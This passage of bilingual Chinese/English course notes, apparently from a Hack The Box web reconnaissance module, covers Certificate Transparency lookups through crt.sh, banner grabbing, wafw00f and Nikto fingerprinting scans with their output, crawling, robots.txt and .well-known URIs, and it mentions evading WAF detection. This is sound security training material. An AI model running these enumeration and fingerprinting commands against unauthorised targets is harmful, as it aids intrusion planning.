当用户的浏览器连接到某个网站时，会检查证书中的SCT。这些SCT会与公开的CT日志进行验证，以确认证书的签发和记录是否正确。如果SCT有效，浏览器会建立安全连接；如果无效，则可能向用户显示警告。


5. 监控与审计

CT日志由多个实体（如安全研究人员、网站所有者和浏览器厂商）持续监控。这些监视者会查找异常或可疑的证书，例如为非所有者域名签发的证书或违反行业标准的证书。如果发现问题，可以向相关CA报告，以便调查并可能撤销问题证书。

The Merkle Tree Structure

To ensure CT logs' integrity and tamper-proof nature, they employ a Merkle tree cryptographic structure. This structure organises the certificates in a tree-like fashion, where each leaf node represents a certificate, and each non-leaf node represents a hash of its child nodes. The root

of the tree, known as the Merkle root, is a single hash representing the entire log.



In this hypothetical tree:

- ◆ **Root Hash** : The topmost node, a single hash representing the entire log's state.
- ◆ **Hash 1 & Hash 2** : Intermediate nodes, each a hash of two child nodes (either certificates or other hashes).
- ◆ **Cert 1 - Cert 4** : Leaf nodes representing individual SSL/TLS certificates for different subdomains of **inlanefreight.com**.

This structure allows for efficient verification of any certificate in the log. By providing the Merkle path (a series of hashes) for a particular certificate, anyone can verify that it is included in the log without downloading the entire log. For instance, to verify **Cert 2 (blog.inlanefreight.com)**, you would need:

1. **Cert 2's hash** : This directly verifies the certificate itself.
2. **Hash 1** : Verifies that Cert 2's hash is correctly paired with Cert 1's hash.
3. **Root Hash** : Confirms that Hash 1 is a valid part of the overall log structure.

This process ensures that even if a single bit of data in a certificate or the log itself is altered, the root hash will change, immediately signaling tampering. This makes CT logs an invaluable tool for maintaining the integrity and trustworthiness of SSL/TLS certificates, ultimately enhancing internet security.



CT Logs and Web Recon

Certificate Transparency logs offer a unique advantage in subdomain enumeration compared to other methods. Unlike brute-forcing or wordlist-based approaches, which rely on guessing or predicting subdomain names, CT logs provide a definitive record of certificates issued for a domain and its subdomains. This means you're not limited by the scope of your wordlist or the effectiveness of your brute-forcing algorithm. Instead, you gain access to a historical and comprehensive view of a domain's subdomains, including those that might not be actively used or easily guessable.

Furthermore, CT logs can unveil subdomains associated with old or expired certificates. These subdomains might host outdated software or configurations, making them potentially vulnerable to exploitation.

In essence, CT logs provide a reliable and efficient way to discover subdomains without the need for exhaustive brute-forcing or relying on the completeness of wordlists. They offer a unique window into a domain's history and can reveal subdomains that might otherwise remain hidden, significantly enhancing your reconnaissance capabilities.

There are two popular options for searching CT logs:

Tool	Key Features	Use Cases	Pros	Cons
crt.sh 	User-friendly web interface, simple search by domain, displays certificate details, SAN entries.	Quick and easy searches, identifying subdomains, checking certificate issuance history.	Free, easy to use, no registration required.	Limited filtering and analysis options.
Censys 	Powerful search engine for internet-connected devices, advanced filtering by domain, IP, certificate attributes.	In-depth analysis of certificates, identifying misconfigurations, finding related certificates and hosts.	Extensive data and filtering options, API access.	Requires registration (free tier available).

crt.sh lookup

While `crt.sh` offers a convenient web interface, you can also leverage its API for automated searches directly from your terminal. Let's see how to find all 'dev' subdomains on `facebook.com` using `curl` and `jq`:

```
Chenduoduo@htb[/htb]$ curl -s "https://crt.sh/?q=facebook.com&output=json" | jq -r '.[ ] | select(.name_value | contains("dev")) | .name_value' | sort -u

*.dev.facebook.com
*.newdev.facebook.com
*.secure.dev.facebook.com
dev.facebook.com
devvm1958.ftw3.facebook.com
facebook-amex-dev.facebook.com
facebook-amex-sign-enc-dev.facebook.com
```

```
newdev.facebook.com
secure.dev.facebook.com
```

`curl -s "https://crt.sh/?q=facebook.com&output=json"` : 该命令从crt.sh获取匹配域 `facebook.com` 的证书的JSON输出。

`jq -r '[] | select(.name_value | contains("dev")) | .name_value'` : 这部分过滤JSON结果, 只选择 `name_value` 字段 (包含域或子域) 包含字符串“ `dev` ”的条目。
`-r` 标志告诉 `jq` 输出原始字符串。

`sort -u` : 按字母顺序对结果排序并删除重复项。

Fingerprinting

指纹识别侧重于提取有关驱动网站或web应用程序的技术细节。与指纹唯一识别一个人的方式类似, web服务器、操作系统和软件组件的数字签名可以揭示有关目标基础设施和潜在安全弱点的关键信息。这些知识使攻击者能够定制攻击并利用特定于已识别技术的漏洞。

指纹识别作为网络侦察的基石有以下几个原因:

Targeted Attacks : 通过了解正在使用的特定技术, 攻击者可以将精力集中在已知会影响这些系统的利用和漏洞上。这大大增加了成功达成妥协的机会。

Identifying Misconfigurations : 指纹识别可以暴露配置错误或过时的软件、默认设置或其他通过其他侦察方法可能不明显的弱点。

Prioritising Targets : 当面对多个潜在目标时, 指纹识别通过识别更容易受到攻击或持有有价值信息的系统来帮助确定工作的优先级。

Building a Comprehensive Profile : 将指纹数据与其他侦察发现相结合, 可以创建目标基础设施的整体视图, 有助于了解其整体安全态势和潜在的攻击向量。

有几种技术用于web服务器和技术指纹:

Banner Grabbing : 横幅抓取包括分析web服务器和其他服务呈现的横幅。这些横幅通常会显示服务器软件、版本号和其他细节。

Analysing HTTP Headers : 每个网页请求和响应传输的HTTP报头包含丰富的信息。 `Server` 标头通常显示web服务器软件, 而 `X-Powered-By` 标头可能显示其他技术, 如脚本语言或框架。

Probing for Specific Responses : 向目标发送特制的请求可以引起显示特定技术或版本的唯一响应。例如, 某些错误信息或行为是特定web服务器或软件组件的特征。

Analysing Page Content : 网页的内容, 包括其结构、脚本和其他元素, 通常可以提供有关底层技术的线索。例如, 可能会有一个版权头, 表明正在使用的特定软件。

现在有很多工具可以自动化指纹识别过程, 结合各种技术来识别web服务器、操作系统、内容管理系统和其他技术:

Tool 工具	Description 描述	Features 特性
Wappalyzer	Browser extension and online service for website technology profiling.浏览器扩展和在线服务的网站技术分析。	Identifies a wide range of web technologies, including CMSs, frameworks, analytics tools, and more.识别广泛的web技术，包括cms、框架、分析工具等。
BuiltWith	Web technology profiler that provides detailed reports on a website's technology stack.提供有关网站技术堆栈的详细报告的Web技术分析器。	Offers both free and paid plans with varying levels of detail.提供免费和付费计划与不同层次的细节。
WhatWeb	Command-line tool for website fingerprinting.命令行工具的网站指纹。	Uses a vast database of signatures to identify various web technologies.使用庞大的签名数据库来识别各种web技术。
Nmap	Versatile network scanner that can be used for various reconnaissance tasks, including service and OS fingerprinting.多功能网络扫描器，可用于各种侦察任务，包括服务和操作系统指纹。	Can be used with scripts (NSE) to perform more specialised fingerprinting.可以与脚本（NSE）一起使用，以执行更专业的指纹识别。
Netcraft	Offers a range of web security services, including website fingerprinting and security reporting.提供一系列的网络安全服务，包括网站指纹和安全报告。	Provides detailed reports on a website's technology, hosting provider, and security posture.提供有关网站技术、托管提供商和安全状况的详细报告。
wafw00f	Command-line tool specifically designed for identifying Web Application Firewalls (WAFs).专为识别Web应用程序防火墙（waf）而设计的命令行工具。	Helps determine if a WAF is present and, if so, its type and configuration.帮助确定WAF是否存在，如果存在，则确定其类型和配置。

让我们运用我们的指纹知识来揭示我们的专用宿主的数字DNA， inlanefreight.com 。我们将利用手动和自动技术来收集有关其web服务器、技术和潜在漏洞的信息。

Banner Grabbing 横幅抓

我们的第一步是直接从web服务器本身收集信息。我们可以使用 `curl` 命令和 `-I` 标志（或 `--head` ）来获取HTTP标头，而不是整个页面内容。

```
Chenduoduo@htb[/htb]$ curl -I inlanefreight.com
```

输出将包括服务器横幅，显示web服务器软件和版本号：

```
Chenduoduo@htb[/htb]$ curl -I inlanefreight.com
```



```
HTTP/1.1 301 Moved Permanently
Date: Fri, 31 May 2024 12:07:44 GMT
Server: Apache/2.4.41 (Ubuntu)
Location: https://inlanefreight.com/
Content-Type: text/html; charset=iso-8859-1
```

在这种情况下，我们看到 `inlanefreight.com` 运行在 `Apache/2.4.41` 上，特别是 `Ubuntu` 版本。这些信息是我们的第一条线索，暗示了底层技术栈。它也试图重定向到 `https://inlanefreight.com/` 所以抓取这些横幅也

```
Chenduoduo@htb[/htb]$ curl -I https://inlanefreight.com

HTTP/1.1 301 Moved Permanently
Date: Fri, 31 May 2024 12:12:12 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Redirect-By: WordPress
Location: https://www.inlanefreight.com/
Content-Type: text/html; charset=UTF-8
```

我们现在得到了一个非常有趣的报头，服务器试图再次重定向我们，但这次我们看到它是 `WordPress`，它正在重定向到 `https://www.inlanefreight.com/`

```
Chenduoduo@htb[/htb]$ curl -I https://www.inlanefreight.com

HTTP/1.1 200 OK
Date: Fri, 31 May 2024 12:12:26 GMT
Server: Apache/2.4.41 (Ubuntu)
Link: <https://www.inlanefreight.com/index.php/wp-json/>;
rel="https://api.w.org/"
Link: <https://www.inlanefreight.com/index.php/wp-json/wp/v2/pages/7>;
rel="alternate"; type="application/json"
Link: <https://www.inlanefreight.com/>; rel=shortlink
Content-Type: text/html; charset=UTF-8
```

一些更有趣的头文件，包括一个包含 `wp-json` 的有趣路径。`wp-` 前缀在WordPress中很常见。

Wafw00f

`Web Application Firewalls` (`WAFs`)是为保护web应用免受各种攻击而设计的安全解决方案。在进行进一步的指纹识别之前，确定 `inlanefreight.com` 是否使用WAF至关重要，因为它可能会干扰我们的探测或潜在地阻止我们的请求。

要检测WAF的存在，我们将使用 `wafw00f` 工具。要安装 `wafw00f`，可以使用pip3：

```
Chenduoduo@htb[/htb]$ pip3 install  
git+https://github.com/EnableSecurity/wafw00f
```

```
Chenduoduo@htb[/htb]$ wafw00f inlanefreight.com
```

```

      _____
     /         \
    (  W00f!  )
     \         /
      _____

      ' '
     |`-._  / /
    /" _/  / /
   *≡≡*  /
  /      )_//
 /| /    /---`
 \ \ `  \ |
  \    / _ \
Error   `____ `--`

                                     404 Hack Not Found
                                     _____
                                    \ \  / /
                                    \ \_ / /  405 Not Allowed
                                     \  /
                                     403 Forbidden
                                      / _ \
                                     / / \ \  500 Internal
                                     502 Bad Gateway / \ \ \

                                     /_ /   \_ \

~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://inlanefreight.com
[+] The site https://inlanefreight.com is behind Wordfence (Defiant)
WAF.
[~] Number of requests: 2
```

对 `inlanefreight.com` 的 `wafw00f` 扫描显示，该网站受到了由Defiant公司开发的 `Wordfence Web Application Firewall` (`WAF`)的保护。这意味着该网站有一个额外的安全层，可以阻止或过滤我们的侦察尝试。在实际场景中，在进行进一步调查时记住这一点至关重要，因为您可能需要调整技术来绕过或逃避WAF的检测机制。

Nikto

是一个功能强大的开源web服务器扫描器。除了作为漏洞评估工具的主要功能外，指纹识别功能还提供了对网站技术堆栈的洞察。

使用 `Nikto` 扫描 `inlanefreight.com` ，只运行指纹识别模块。

```
Chenduoduo@htb[/htb]$ nikto -h inlanefreight.com -Tuning b
```

`-h` 标志表示目标主机。 `-Tuning b` 标志告诉 `Nikto` 只运行软件识别模块。

Nikto 将启动一系列测试，试图识别过时的软件、不安全的文件或配置以及其他潜在的安全风险。

```
Chenduoduo@htb[/htb]$ nikto -h inlanefreight.com -Tuning b
```

```
- Nikto v2.5.0
```

```
----
```

```
+ Multiple IPs found: 134.209.24.248, 2a03:b0c0:1:e0::32c:b001
+ Target IP:          134.209.24.248
+ Target Hostname:    www.inlanefreight.com
+ Target Port:        443
```

```
----
```

```
+ SSL Info:           Subject:  /CN=inlanefreight.com
                      Altnames: inlanefreight.com, www.inlanefreight.com
                      Ciphers:  TLS_AES_256_GCM_SHA384
                      Issuer:   /C=US/O=Let's Encrypt/CN=R3
+ Start Time:         2024-05-31 13:35:54 (GMT0)
```

```
----
```

```
+ Server: Apache/2.4.41 (Ubuntu)
+ /: Link header found with value: ARRAY(0x558e78790248). See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Link
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is
not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the
user agent to render the content of the site in a different fashion to
the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index.php?: Uncommon header 'x-redirect-by' found, with contents:
WordPress.
+ No CGI Directories found (use '-C all' to force check all possible
dirs)
+ /: The Content-Encoding header is set to "deflate" which may mean that
the server is vulnerable to the BREACH attack. See:
http://breachattack.com/
+ Apache/2.4.41 appears to be outdated (current is at least 2.4.59).
Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which
may cause false positives.
+ /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
```

```
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created
without the httponly flag. See: https://developer.mozilla.org/en-
US/docs/Web/HTTP/Cookies
+ /wp-login.php:X-Frame-Options header is deprecated and has been
replaced with the Content-Security-Policy HTTP header with the frame-
ancestors directive instead. See: https://developer.mozilla.org/en-
US/docs/Web/HTTP/Headers/X-Frame-Options
+ /wp-login.php: Wordpress login found.
+ 1316 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:                2024-05-31 13:47:27 (GMT0) (693 seconds)

---

+ 1 host(s) tested
```

对 `inlanefreight.com` 的侦察扫描揭示了几个关键发现:

IPs : 同时解析IPv4 (`134.209.24.248`) 和IPv6 (`2a03:b0c0:1:e0::32c:b001`) 地址。

Server Technology : 网站运行在 `Apache/2.4.41 (Ubuntu)`

WordPress Presence : 扫描确定了WordPress安装, 包括登录页面 (`/wp-login.php`) 。这表明该网站可能是常见的wordpress相关漏洞的潜在目标。

Information Disclosure : `license.txt` 文件的存在可以揭示网站软件组件的更多细节。

Headers : 发现了几个非标准或不安全的报头, 包括缺失的 `Strict-Transport-Security` 报头和可能不安全的 `x-redirect-by` 报头。

Crawling

Crawling ,通常被称为 **spidering** ,是 **automated process of systematically browsing the World Wide Web** 。与蜘蛛在网络上导航类似, 网络爬虫会跟随链接从一个页面到另一个页面, 收集信息。这些爬虫本质上是机器人, 它们使用预定义的算法来发现和索引网页, 使它们可以通过搜索引擎访问, 或者用于数据分析和网络侦察等其他目的。

网络爬虫的基本操作是简单而强大的。它从一个种子URL开始, 这是要抓取的初始网页。爬虫获取该页面, 解析其内容, 并提取其所有链接。然后, 它将这些链接添加到队列中并爬行它们, 迭代地重复该过程。根据它的范围和配置, 爬虫可以探索整个网站, 甚至是网络的很大一部分。

1. **Homepage** : 您从包含 `link1` , `link2` 和 `link3` 的主页开始。

```
Homepage
├── link1
├── link2
└── link3
```


2. Visiting link1 :访问 link1 显示了主页, link2 以及 link4 和 link5 。

```
link1 Page
├── Homepage
├── link2
├── link4
└── link5
```

3. Continuing the Crawl : 爬虫继续系统地跟踪这些链接, 收集所有可访问的页面及其链接

爬行策略主要有两种类型。

Breadth-First Crawling 广度优先爬行



Breadth-first crawling 优先探索网站的宽度, 然后再深入。它首先爬取种子页面上的所有链接, 然后移动到这些页面上的链接, 依此类推。这对于了解网站的结构和内容非常有用。

Depth-First Crawling 深度优先爬行



相比之下，**depth-first crawling** 优先考虑深度而不是广度。在回溯和探索其他路径之前，它尽可能遵循单个链接路径。这对于查找特定内容或深入了解网站结构非常有用。

策略的选择取决于爬行过程的具体目标。

提取有价值的信息

爬虫可以提取各种各样的数据，每个数据在侦察过程中都有一个特定的目的：

- ◆ **Links (Internal and External)**：这些是网络的基本构建块，连接网站内的页面（**internal links**）和其他网站（**external links**）。爬虫程序一丝不苟地收集这些链接，使您能够绘制出网站的结构，发现隐藏的页面，并确定与外部资源的关系。
- ◆ **Comments**：博客、论坛或其他交互式页面上的评论部分可能是信息的金矿。用户经常在评论中无意中透露敏感细节、内部流程或漏洞提示。
- ◆ **Metadata**：元数据指 **data about data**。在网页的背景下，它包括页面标题、描述、关键字、作者姓名和日期等信息。这些元数据可以提供有关页面内容、目的和与您的侦察目标的相关性的有价值的上下文。
- ◆ **Sensitive Files**：Web爬虫可以配置为主动搜索可能无意中暴露在网站上的敏感文件。这包括 **backup files** (例如, **.bak** , **.old**), **configuration files** (例如, **web.config** , **settings.php**), **log files** (例如, **error_log** , **access_log**), 包含密码和其他文件, **API keys** ,或其他机密信息。仔细检查提取的文件，特别是备份和配置文件，可以揭示大量敏感信息，例如 **database credentials** , **encryption keys** , 甚至源代码片段。

robots.txt

从技术上讲，**robots.txt** 是放置在网站根目录下的一个简单的文本文件（例如，**www.example.com/robots.txt**）。它遵循机器人排除标准，指导网络爬虫在访问网站时应该如何表现。该文件包含“指令”形式的指令，告诉机器人可以抓取网站的哪些部分，哪些部分不能抓取。

Works robots.txt是如何工作的

txt中的指令通常针对特定的用户代理，这些用户代理是不同类型机器人的标识符。例如，一个指令可能是这样的：

User-agent: *
Disallow: /private/

这个指令告诉所有用户代理（ * 是一个通配符），它们不允许访问任何以 /private/ 开头的 url。其他指令可以允许访问特定的目录或文件，设置爬行延迟以避免服务器过载，或者提供站点地图的链接以进行有效的爬行。

理解robots.txt结构

robots.txt文件是位于网站根目录中的纯文本文档。它遵循一个简单的结构，每组指令或“记录”由一个空行分隔。每条记录由两个主要部分组成：

User-agent：这一行指定以下规则适用于哪个爬虫或bot。通配符（ * ）表示该规则适用于所有bot。特定的用户代理也可以作为目标，比如“Googlebot”（谷歌的爬虫）或“Bingbot”（微软的爬虫）。

Directives：这些行为标识的用户代理提供了特定的指令。

常见的指令包括：

Directive 指令	Description 描述	Example 例子
Disallow	Specifies paths or patterns that the bot should not crawl. 指定机器人不应抓取的路径或模式。	Disallow: /admin/ (disallow access to the admin directory) Disallow: /admin/ （禁止访问admin目录）
Allow	Explicitly permits the bot to crawl specific paths or patterns, even if they fall under a broader Disallow rule.显式地允许bot抓取特定的路径或模式，即使它们属于更广泛的 Disallow 规则。	Allow: /public/ (allow access to the public directory) Allow: /public/ （允许访问公共目录）
Crawl-delay	Sets a delay (in seconds) between successive requests from the bot to avoid overloading the server. 设置来自bot的连续请求之间的延迟（以秒为单位），以避免服务器过载。	Crawl-delay: 10 (10-second delay between requests) Crawl-delay: 10 （请求之间的10秒延迟）
Sitemap	Provides the URL to an XML sitemap for more efficient crawling.提供XML站点地图	Sitemap: https://www.example.com/sitemap.xml

Directive 指令	Description 描述	Example 例子
	的URL，以便更有效地抓取。	

为什么要尊重robots.txt?

虽然robots.txt不是严格强制执行的（流氓机器人仍然可以忽略它），但大多数合法的网络爬虫和搜索引擎机器人都会尊重它的指令。这一点很重要，原因如下：

- ◆ **Avoiding Overburdening Servers**：通过限制爬虫访问某些区域，网站所有者可以防止过多的流量，这可能会减慢甚至崩溃他们的服务器。
- ◆ **Protecting Sensitive Information**：Robots.txt可以屏蔽私人或机密信息，使其不被搜索引擎索引。
- ◆ **Legal and Ethical Compliance**：在某些情况下，忽略robots.txt指令可能被认为违反了网站的服务条款，甚至是一个法律问题，特别是如果它涉及访问版权或私人数据。

Web侦察中的robots.txt

对于网络侦察，robots.txt是一个有价值的情报来源。在尊重本文件中概述的指令的同时，安全专业人员可以收集对目标网站的结构和潜在漏洞的关键见解：

- ◆ **Uncovering Hidden Directories**：robots.txt中不允许的路径通常指向网站所有者有意让搜索引擎爬虫无法到达的目录或文件。这些隐藏区域可能包含敏感信息、备份文件、管理面板或攻击者可能感兴趣的其他资源。
- ◆ **Mapping Website Structure**：通过分析允许和不允许的路径，安全专家可以创建一个网站结构的基本地图。这可以显示没有从主导航链接的部分，可能导致未被发现的页面或功能。
- ◆ **Detecting Crawler Traps**：一些网站故意在robots.txt中包含“蜜罐”目录来引诱恶意机器人。识别这些陷阱可以洞察目标的安全意识和防御措施。

下面是robots.txt文件的示例：

```
User-agent: *
Disallow: /admin/
Disallow: /private/
Allow: /public/

User-agent: Googlebot
Crawl-delay: 10

Sitemap: https://www.example.com/sitemap.xml
```

- ◆ 禁止所有用户代理访问 `/admin/` 和 `/private/` 目录。

- ◆ 允许所有用户代理访问 `/public/` 目录。
 - ◆ `Googlebot`（谷歌的网络爬虫）被特别指示在请求之间等待10秒。
 - ◆ 站点地图位于 `https://www.example.com/sitemap.xml`，提供它是为了更容易地抓取和索引。
- 通过分析robots.txt，我们可以推断该网站可能有一个位于 `/admin/` 的管理面板和 `/private/` 目录中的一些私有内容。

Well-Known URLs

`.well-known` 标准在RFC 8615中定义，作为网站根域中的标准化目录。这个指定的位置，通常通过web服务器上的 `/.well-known/` 路径访问，集中了网站的关键元数据，包括配置文件和与服务、协议和安全机制相关的信息。

通过为这些数据建立一致的位置，`.well-known` 简化了各种利益相关者（包括web浏览器、应用程序和安全工具）的发现和访问过程。这种简化的方法使客户机能够通过构造适当的URL来自动定位和检索特定的配置文件。例如，要访问网站的安全策略，客户端将请求 `https://example.com/.well-known/security.txt`。

`Internet Assigned Numbers Authority`（`IANA`）维护一个 `.well-known` uri的注册表，每个uri服务于由各种规范和标准定义的特定目的。下面的表格突出了几个值得注意的例子：

URI Suffix	Description 描述	Status 状态	Reference 参考
<code>security.txt</code>	Contains contact information for security researchers to report vulnerabilities. 包含安全研究人员报告漏洞的联系信息。	Permanent 永久	RFC 9116
<code>/.well-known/change-password</code>	Provides a standard URL for directing users to a password change page. 提供标准URL，用于将用户定向到密码更改页面。	Provisional 临时	https://w3c.github.io/webappsec-change-password-url/#the-change-password-well-known

URI Suffix	Description 描述	Status 状态	Reference 参考
<code>openid-configuration</code>	Defines configuration details for OpenID Connect, an identity layer on top of the OAuth 2.0 protocol.定义 OpenID Connect的配置细节， OpenID Connect是 OAuth 2.0协议之上的一个身份层。	Permanent 永久	http://openid.net/specs/openid-connect
<code>assetlinks.json</code>	Used for verifying ownership of digital assets (e.g., apps) associated with a domain. 用于验证与域关联的数字资产（例如，应用程序）的所有权。	Permanent 永久	https://github.com/google/digitalassetlinks/blob/master/specification.md
<code>mta-sts.txt</code>	Specifies the policy for SMTP MTA Strict Transport Security (MTA-STS) to enhance email security. 指定SMTP MTA严格传输安全策略，以提高邮件的安全性。	Permanent 永久	RFC 8461

这只是在IANA注册的许多 `.well-known` uri中的一个小示例。注册中心中的每个条目都为实现提供了特定的指导方针和需求，确保采用标准化的方法为各种应用程序利用 `.well-known` 机制。

Web Recon and .well-known

在web侦察中，`.well-known` uri对于发现端点和配置细节非常有价值，这些细节可以在渗透测试中进一步测试。一个特别有用的URI是 `openid-configuration`。

`openid-configuration` URI是OpenID连接发现协议的一部分，该协议是建立在OAuth 2.0协议之上的身份层。当客户端应用程序想要使用OpenID Connect进行身份验证时，它可以通过访问 `https://example.com/.well-known/openid-configuration` 端点来检索OpenID Connect Provider的配置。这个端点返回一个JSON文档，其中包含有关提供者端点的元数据、支持的身份验证方法、令牌发放等：

```
{
  "issuer": "https://example.com",
  "authorization_endpoint": "https://example.com/oauth2/authorize",
  "token_endpoint": "https://example.com/oauth2/token",
  "userinfo_endpoint": "https://example.com/oauth2/userinfo",
  "jwks_uri": "https://example.com/oauth2/jwks",
  "response_types_supported": ["code", "token", "id_token"],
  "subject_types_supported": ["public"],
  "id_token_signing_alg_values_supported": ["RS256"],
  "scopes_supported": ["openid", "profile", "email"]
}
```

从 `openid-configuration` 端点获得的信息提供了多种勘探机会：

1. Endpoint Discovery :

- ◆ **Authorization Endpoint** : Identifying the URL for user authorization requests. **Authorization Endpoint** : 标识用户授权请求的URL。
- ◆ **Token Endpoint** : Finding the URL where tokens are issued. **Token Endpoint** : 查找发出令牌的URL。
- ◆ **Userinfo Endpoint** : Locating the endpoint that provides user information. **Userinfo Endpoint** : 定位提供用户信息的端点。

2. JWKS URI : The `jwks_uri` reveals the **JSON Web Key Set (JWKS)**, detailing the cryptographic keys used by the server. **JWKS URI** : `jwks_uri` 显示 **JSON Web Key Set (JWKS)**, 详细说明了服务器使用的加密密钥。

3. Supported Scopes and Response Types : Understanding which scopes and response types are supported helps in mapping out the functionality and limitations of the OpenID

Connect implementation. **Supported Scopes and Response Types** : 了解支持哪些范围和响应类型有助于绘制出OpenID Connect实现的功能和限制。

4. **Algorithm Details** : Information about supported signing algorithms can be crucial for understanding the security measures in place. **Algorithm Details** : 关于支持的签名算法的信息对于理解适当的安全措施是至关重要的。

探索IANA注册表并试验各种 **.well-known** 的uri是发现更多网络侦察机会的宝贵方法。正如上面 **openid-configuration** 端点所示, 这些标准化的uri提供了对关键元数据和配置细节的结构化访问, 使安全专业人员能够全面地绘制网站的安全景观。

Creepy Crawlies

网络爬行是庞大而复杂的, 但你不必独自踏上这段旅程。大量的网络爬行工具可以帮助您, 每个工具都有自己的优势和专长。这些工具将爬行过程自动化, 使其更快、更高效, 使您能够专注于分析提取的数据。

Popular Web Crawlers 流行的网络爬虫

